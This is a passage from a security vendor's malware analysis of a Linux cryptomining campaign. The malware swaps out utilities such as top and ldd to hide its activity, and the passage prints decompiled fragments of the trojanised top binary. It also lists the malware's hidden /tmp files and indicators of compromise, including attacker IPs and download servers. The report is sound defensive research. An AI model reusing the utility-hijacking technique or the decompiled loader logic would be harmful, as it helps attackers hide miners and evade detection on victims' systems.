This snippet is very similar to the one of `top`. As seen in Figure 37 above, in the first row the script checks if the environment variable `ABWTRX` is set, if it exists this shell script won't run. This is probably to check if the cryptominer is running or not (we will get to that next), if the cryptominer is running this script exits, otherwise it runs and executes the cryptominer.

The binary *`top`* receives 2 parameters, as pointer to an executable and a pointer to the argv. It performs multiple steps including initialization, environment setup, cryptographic operations, data manipulation, and eventually executing another program. It also runs infinite loop to keep the process running in the background.



```
AS_PID_VAR = getpid();
AS_PID_VAR_2 = (long)AS_PID_VAR;
ai_zero_fill_memory();
ai_modify_lookup_table_with_offset(ai_process_environment_setup_and_cleanup,0x1a9);
ai_modify_lookup_table_with_offset(&DAT_001040e0,0x509);
ai_modify_lookup_table_with_offset(&AS_PID_VAR_2,8);
ai_libc_xor_cipher(&AS_PID_VAR_2,8);
sprintf(AS_var_saves_long_data,"x%lx",AS_PID_VAR_2);
AS_pointer_to_env = getenv(AS_var_saves_long_data);
AS_len_of_data = strlen(AS_var_saves_long_data);
AS_length_of_data = (int)AS_len_of_data;
if (AS_pointer_to_env == (char *)0x0) {
  sprintf(AS_var_saves_long_data + AS_length_of_data,"=%lu %d",AS_PID_VAR_2,(ulong)param_1);
  AS_pointer_to_data = strdup(AS_var_saves_long_data);
  putenv(AS_pointer_to_data);
  AS_return_value = 0;
}
```

Figure 40: top binary

You can see two functions `modify_lookup_table_with_offset` and `libc_xor_cipher`, which are used to de-obfuscate various sections in memory. Next, there are several checks of the environment variables and errors.

Lastly, if all conditions are met, we see and execution of a binary (provided as argument during top execution).



```
while (AS_return_value_of_data < param_1) {
  __argv[AS_temp_value_holder] = param_2[AS_return_value_of_data];
  AS_temp_value_holder = AS_temp_value_holder + 1;
  AS_return_value_of_data = AS_return_value_of_data + 1;
}
__argv[AS_temp_value_holder] = (char *)0x0;
              /* This is executed */
execvp(&DAT_001040f2,__argv);
AS_return_value = &DAT_001040f2;
```

Figure 41: top binary

Top is used for real-time monitoring of system performance and processes. Thus, if a developer encounters a slowdown in the system corresponding to cryptomining activity and asks to check the cpu of all running processes, the new tempered with `top` will not show the cryptominer’s cpu consumption.

Ldd is used to display the shared libraries (dynamic dependencies) required by an executable or a shared library. It shows which libraries an application depends on, as well as the paths to those libraries. The threat actor wants to hide malicious libraries and dependencies used by the malware, preventing detection during inspections.

Crontab is used to schedule and manage recurring tasks (cron jobs) to run at specified times on Linux/Unix systems.

lsof Lists open files and shows which processes are using them, including files, sockets, and network connections.

This makes perfect sense that the threat actor is trying to modify the results of these utilities as they may be used by developers or security engineers to evaluate the server and understand what is attacking the machine.


Appendix 6: Unix Socket Communication

The binary `sh` is opening a Unix socket to write and read from various files in the `/tmp` directory.

In the table below we review these files:

#	Path	Use
1	`/tmp/.xdiag/cp`	Malware pathname
2	`/tmp/.xdiag/exi`	victim's IP address
3	`/tmp/.xdiag/p`	Malware Int marker
4	`/tmp/.xdiag/elog`	Events log
5	`/tmp/.xdiag/ver`	Malware version (string)
6	`/tmp/.xdiag/uid`	User ID
7	`/tmp/.xdiag/int/.e.lock`	Malware Int marker
8	`/tmp/.xdiag/hroot/cp`	Malware pathname
9	`/tmp/.xdiag/hroot/hscheck`	Heartbeat check
10	`/tmp/.xdiag/tordata/control_auth_cookie.tmp`	Cookie
11	`/tmp/.xdiag/tordata/cached-certs.tmp`	Certificates cache
12	/`tmp/.xdiag/tordata/cached-microdesc-consensus.tmp`	Tor data
13	`/tmp/.xdiag/tordata/state.tmp`	State of TOR logs

For instance, as illustrated in Figure 40 below, in the file below the malware inserted the result of `ls` on the `/tmp` directory.



```
LGCTR0-XR
total 12
drwxrwxrwt 1 root root 4096 Jun 27 15:33 .
drwxr-xr-x 1 root root 4096 Jun 27 15:33 ..
drwxr-xr-x 1 root root 4096 Feb  6 14:14 hsperfdata_root
-rw-r--r-- 1 root root    0 Jun 27 15:33 lgcdm
-rw-r--r-- 1 root root    0 Jun 27 15:33 lgctr
```

Figure 42: lgctr file content

Appendix 7:

Indications of Compromise (IOCs)

Type	Value	Comment
IP Addresses		
IP Addresses	211.234.111.116	Attacker IP
IP Addresses	46.101.139.173	Download server
IP Addresses	104.183.100.189	Download server
IP Address	198.211.126.180	Download server
Domains		
Domains	bitping.com	Proxy-jacking service
Domains	earn.fm	Proxy-jacking service
Domains	speedshare.app	Proxy-jacking service
Domains	repocket.com	Proxy-jacking service
Files		
Binary file	MD5: 656e22c65bf7c04d87b5afbe52b8d800	Malware
Binary file	MD5: 6e7230dbe35df5b46dcd08975a0cc87f	Cryptominer
Binary file	MD5: 835a9a6908409a67e51bce69f80dd58a	Rootkit
Binary file	MD5: cf265a3a3dd068d0aa0c70248cd6325d	Idd
Binary file	MD5: da006a0b9b51d56fa3f9690cf204b99f	top

Type	Value	Comment
Binary file	MD5: ba120e9c7f8896d9148ad37f02b0e3cb	wizlmsh

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O'Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.

Idan Revivo
Idan is the Head of Security Research at Aqua Security. He manages a team of researchers who are focused on threat hunting and vulnerability research in containers, serverless, and cloud native technologies.